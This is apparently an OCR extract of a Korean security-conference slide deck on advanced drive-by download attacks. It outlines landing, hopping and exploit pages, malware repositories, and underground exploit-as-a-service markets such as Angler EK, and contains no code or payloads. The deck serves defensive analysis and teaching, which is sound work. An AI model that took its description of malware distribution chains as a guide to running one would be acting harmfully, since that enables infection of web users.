Advanced Drive-by Download

hakawati

hakawati@naver.com

www.hakawati.co.kr

17.07.15

Intro.

Overview

- What is Drive-by Download?
- Drive-by Download in Underground Economy
- Drive-by Download Topology
- Metamorphic of Drive-by Download

Advanced Method Type 1

- Watering Hole Attack
- Affiliate Web-Based Malware (a.k.a Malvertising)
- Malicious Code Injection to Common File
- CDN Based Drive-by Download
- Internal Drive-by Download

Advanced Method Type 2

- ARP Spoofing Based Drive-by Download
- Traffic Distribution System
- Fileless Drive-by Download
- Domain Shadowing

Thinking about Advanced Method

- Mixed for new method

The End

- Conclusion
- Reference Site

Intro.

Intro.

- **이름: 최우석**
- 소속: ㈜한국정보보호교육센터 f-NGS 연구소
- 주요 활동:
  - 요즘 악성코드에 집중하는 중 - Shake 2 Malware
  - 커뮤니티에 참여해 눈치밥 키우기 - 전혀 다른 관점 **듣기**엔 쏠쏠
  - 공부한 것을 세공하기 위해 다양한 활동 - 생각하기만 없음
    - ✓ **쓰기**
      - www.hakawati.co.kr
      - www.fngs.kr
      - 칼리 리눅스와 백트랙을 활용한 모의해킹, 에이콘
      - 파이썬 오픈소스 도구를 활용한 악성코드 분석 , 에이콘
      - DBD 공격과 자바스크립트 난독화로 배우는 해킹의 기술, 한빛미디어
      - 그리고 언제 출간할지 모를 두 권의 계약서..
    - ✓ **말하기**
      - 보안 팟캐스트, 강의, 발표

Overview


- What is Drive-by Download
- Drive-by Download in Underground Economy
- Drive-by Download Topology
- Metamorphic of Drive-by Download in 2013

Overview

- **What is Drive-by Download**
  - 스크립트 등의 계기로 악성코드를 다운로드하고 실행하는 것
  - 스크립트에는 클라이언트와 서버 기반으로 분류
    - ✓ 클라이언트 기반 - 클라이언트 사이드 익스플로잇 킷 (Local Application Model)
    - ✓ 서버 기반 - 서버 사이드 익스플로잇 킷 (SaaS Model)
  - 분석가로써 용어
    - ✓ 경유 페이지 (Landing Page) = 정상 페이지 + 중계 페이지 또는 유포 페이지로 전달하는 코드
    - ✓ 중계 페이지 (Hopping Page) = 중계 페이지 또는 유포 페이지로 전달하는 코드
    - ✓ 유포 페이지 (Exploit Page) = 취약성 파일 + 악성코드 저장소 호출 주소
    - ✓ 악성코드 저장소 (Malware repository)
    - ✓ 기타 (Traffic Analytics Code)

Overview


- **What is Drive-by Download**



Advanced Drive-by Download


Overview

- **What is Drive-by Download**




Overview

- **Drive-by Download in Underground Economy**
  - 지하경제
    - ✓ 가능한 이유
      - 공격을 위한 새로운 악성코드 구입 가능 (예, Ransomware-as-a-Service)
      - 악성코드를 쉽게 유포할 수 있는 서비스 구입 가능 (예, Exploit-as-a-Service / Trading Traffic)
      - 가상화폐를 통해 세탁된 수익 창출 가능 (예, Washing & Mixing & Cache-Out Service / Bitcoin)
    - ✓ 기술은 몰라도 사용법만 익히면 누구나 유포 가능
      - 편리한 기술 제공을 위한 도구화 (X-as-a-Service)
      - 기능의 모듈화 & 업데이트
      - 유포 시스템 구현 및 타 도구와 연동
      - AV 탐지 확인 서비스
    - ✓ 흔한 범죄자가 기술까지 알면....




Overview


- **Drive-by Download in Underground Economy**
  - 악성코드를 쉽게 유포할 수 있는 서비스 구입 가능



Overview

- **Drive-by Download in Underground Economy**
  - 랜섬웨어 유포에 가장 많이 사용한 Angler EK 이야기
    - ✓ 고객 만족 서비스 1위, 2015년 전체 EK에서 점유율 60%, 2014.01 ~ 2016.06 3조에 가까운 수익






Overview

- **Drive-by Download Topology**
  - 오브젝트
    - ✓ 경유 페이지
    - ✓ 중계 페이지
    - ✓ 유포 페이지
    - ✓ 악성코드 저장소
    - ✓ 트래픽 분석기


Overview

- **Drive-by Download Topology**



